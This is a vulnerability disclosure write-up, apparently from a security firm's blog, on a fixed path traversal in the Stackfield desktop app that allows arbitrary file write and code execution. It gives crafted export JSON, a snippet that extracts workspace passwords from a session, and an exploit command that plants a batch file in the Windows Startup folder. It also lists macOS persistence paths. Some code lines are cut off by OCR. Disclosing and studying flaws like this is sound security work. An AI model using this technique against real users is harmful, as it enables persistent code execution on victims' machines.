RCE SECURITY

Stackfield Desktop App: RCE via Path Traversal and Arbitrary File Write (CVE-2026-28373)

Mar 23, 2026 · By Julien Ahrens

TL;DR

Stackfield is an end-to-end encrypted collaboration platform. The corresponding Electron-based desktop app for Windows and macOS contain a path traversal vulnerability in the decryption process of organizational data exports, that could be used to write arbitrary files to any (writable) path on the victim’s filesystem, eventually resulting in Remote Code Execution when an arbitrary backup is decrypted using the desktop app.

Stackfield published version 1.10.2 of both desktop applications on 2026-03-03 just one day after our notification, fixing the reported path traversal vulnerability. This was one of the fastest responses we have ever experienced from a vendor and deserves an extra round of applause.

Stackfield Export Overview

Since Stackfield is End-to-End encrypted, a user can only download an encrypted version of their organization data from Stackfield's servers. Let's have a look at the format of an encrypted backup. A minimal export structure looks like this:

```
export/
├── export.json
├── room_Test_aaaehg00ac.json
└── files/
    └── room_Test_aaaehg00ac/
        └── 0178c885-a044-4c39-b864-44a932a7f521
            └── 1
```

The `export.json` looks like the following and serves as a control file that references each exported room's JSON description file such as `room_Test_aaaehg00ac.json`:


```
{"orgId":"1337","name":"RCE Security","export":{"exportDate":"2026-02-08T23:00:02Z","
"isDataExport":true},"isActive":true,"rooms":[{"roomId":"aaaehg00ac","orgId":"1337","
"fileName":"room_aaaehg00ac.json"}]}
```


A specific room description JSON looks like this:


```
{"lists":[{"objectId":"kkk","values":[{"valueId":"1","objectId":"a0ahkh",
"cryptFields":"CHghOyk1b0ytayeEtCSP2zCz3OlRL3SQWA7jVPhpCbdGJVaKef7Y4CdncVyxIWX1c6r41o
"filePath":"files/room_Test_aaaehg00ac/0178c885-a044-4c39-b864-44a932a7f521",
"fileGuid":"0178c885-a044-4c39-b864-44a932a7f521","filename":"attachment.jpg","chunks
"commentsCount":0}]}],"isDecrypted":false}
```


The `files` directory contains all the encrypted (chunk) attachments that were used in a given room. Interestingly, Stackfield does not encrypt the file name of the attachments, so these are fully visible even to Stackfield.

What Could Possibly Go Wrong?

Let's analyse what happens when an export is decrypted using the Desktop client. Stackfield allows to decrypt two types of exports: directories and zip files. In this write-up, we concentrate on the directory-way of decryption. Thanks to the friendly support from Claude it was relatively easy to trace the entire decryption flow through the heavily minified JavaScripts.

The following happens when you decrypt an export:

1. `DecryptBackup()` loads the export's `export.json`, iterates over defined rooms that have the `hasEncryption: true` attribute, and then processes each room's configuration. It first decrypts each `cryptFields` blob with the workspace password and merges the parsed JSON into a temporary per-value object `o`:

   ```
   // sf.utils.run.min.js:3553
   s = GetSafeHtml(Aes.Ctr.decrypt(n.cryptFields, WorkspacePasswords[h.wsId], 256));
   // sf.utils.run.min.js:3555
   $.extend(o, JSON.parse(s));
   // sf.utils.run.min.js:3559
   r = U(n, o);
   ```

   This uses Stackfield's custom AES-CTR implementation, so an export must be encrypted with the correct encryption key for the room. Decrypted `cryptFields` is a field map such as `{"ctr508":"<base64-key>"}`.

   In `r = U(n, o)`, the app passes two separate objects. `n` is the original room values from the room's JSON file (containing properties like `filePath`, `fileGuid`, `filename`, etc.), while `o` is the decrypted `ctr` map produced from `cryptFields`.

2. `U()` reads values from the decrypted map as `t["ctr" + ObjectFieldId]`. For attachment objects (which have an `ObjectId` of 102), the relevant decrypted value is the file key (`FieldTypeId` of 25), which is then passed to `V()`.

   ```
   // sf.utils.run.min.js:3653
   case 25:
       i = V(e, l);
       break;
   ```

3. `V()` receives two inputs: `i` (the original value object) and `e` (the decrypted file key from `ctr`). It then derives the final destination directory from

`i.filePath` and `i.fileGuid`:

```
V = function(i, e) {
// [...]
// sf.utils.run.min.js:3673
e = i.filePath.replace(i.fileGuid, "");
p.addLocalFile(t, e);
```

Since the `filePath` and `fileGuid` properties are taken directly from each room's JSON file, you have full control over the destination directory passed to `addLocalFile()`. In addition to this, there is no filtering in terms of potential path traversal sequences.

One important detail, the same `filePath` is also reused for chunk lookup:

```
// sf.utils.run.min.js:3703
var s = p.getEntry(e + r); // e = i.filePath + "/", r = chunk number
```

So at this stage, the path influences both where chunks are read from and where the decrypted output is later written to.

4. `addLocalFile()` is what performs the actual filesystem write:

```
// sf.utils.run.min.js:3812
this.addLocalFile = function(e, t) {
    var i = l.basename(e),
        a = l.join(r, t); // r = export base directory, t = destination path
    d.existsSync(a) || d.mkdSync(a);
    d.copyFileSync(e, l.join(a, i));
    try {
        d.unlinkSync(e)
    } catch (e) {}
}
```

In this function, `r` is the export base directory and `t` is the destination path calculated in step 3. It computes `a = path.join(r, t)`, creates `a` if it does not exist, then copies the temporary file into `path.join(a, basename(tempFile))`.

Because `path.join(r, t)` normalizes `../`, traversals in `t` can escape the export directory. `mkdirSync` prepares attacker-selected directories, and `copyFileSync` writes attacker-controlled bytes there.

Once the file has been written to disk, the script proceeds with the actual decryption of its content.

Exploit Design

The main problem is that `filePath` is reused for two different operations:

1. Chunk read in `N()` (sf.utils.run.min.js:3703): `p.getEntry(filePath + "/" + chunkNum)`.
2. Output write in `V()` (sf.utils.run.min.js:3673): `filePath.replace(fileGuid, "")`.

If you'd just stuff raw `../` into `filePath`, the chunk lookup would also try to escape the export directory, but the actual chunk file wouldn't be found because you'd be operating outside the export directory. Since it's not possible to plant these chunk files without heavy social engineering, this seems to be a dead end.

However, there's one small little helper that comes to the rescue here: since both `filePath` and `fileGuid` are attacker-controlled, you can craft them as a "matched" pair. You set `fileGuid` to a dummy prefix that, when stripped in `V()` by `String.replace()`, reveals `../` traversal in what remains:

```
filePath = foo/foo//../../AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Start
fileGuid = foo/foo//
```

During chunk read phase this results in:

```
path.join(base, filePath, "1") // => base/AppData/Roaming/Microsoft/Windows/Start Men
```

During chunk write phase this results in:

```
filePath.replace(fileGuid, "") //=> ../../AppData/Roaming/Microsoft/Windows/Start Men
```

So the overall export layout looks like this:

```
~/Downloads/poc_export/
├── export.json
├── room_aaaehg00ac.json
└── AppData/.../Startup/
```


```
    └── 1
```

with the room JSON property file being:

```
{"lists":[{"objectId":"kkk","values":[{"valueId":"1","objectId":"a0ahkh",
"cryptFields":"yAbJyPETncFDpO9lv3o55SjkOUXKXeL6ZwdsoSRxrONhpGcRFFQqkSKBrV1q6T6J6B88HT
"filePath":"foo/foo//../../AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Star
"filename":"pwned.bat","chunks":1,"uploadKind":1,"commentsCount":0}]}],"isDecrypted":
```

2Parameters needed for a working encrypted export (workspace password, room ID, encrypted attachment field ID) can be pulled from any authenticated (even low-privileged) session like this:

```
Object.keys(WorkspacePasswords).map(wsId => {
  var f = GlobalObjectInfo.ObjectFieldInfo.find(
    f => f.ObjectId == 102 && f.FieldTypeId == 25 && f.IsEncrypted);
  return {
    roomId: EncodeIntToString(+wsId),
    password: WorkspacePasswords[wsId],
    fieldId: f ? f.ObjectFieldId : 'NOT FOUND',
    name: (AllWorkspaces.find(w => w.WsId == wsId) || {}).WsName
  }
})
```



File Write to Remote Code Execution

Our exploit builds a full export, including AES-CTR `cryptFields`, AES-CBC chunk data, and the prefix-strip path trick. To create an encrypted organization export that writes a script called `pwned.bat` to the user's Startup folder on Windows, use:


```
python3 exploit.py \
  -c exp.txt \
  --room-id aaaehg00ac \
  --depth 2 \
```

```
  -d "/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/" \
  -f "pwned.bat" \
  --password-stdin
```

While `exp.txt` contains:

```
@echo off
start calc.exe
```

Once a user imports this encrypted export, the Stackfield desktop client will write the file `pwned.bat` into the user's Startup folder, ultimately leading to remote code execution.



On macOS, equivalent persistence paths include `~/.zshenv` and `~/.ssh/authorized_keys`.

RCE Security

RCE Security provides modern penetration testing, source code reviews, and offensive security research.

SERVICES

Penetration Tests

Source Code Reviews

Bug Bounty & VDP

Small Business Packages

RESOURCES

Research

Advisories

FAQ

POLICIES

Imprint

Privacy Policy

Disclosure Policy

CONNECT

info[at]rcesecurity.com

Twitter

Xing

LinkedIn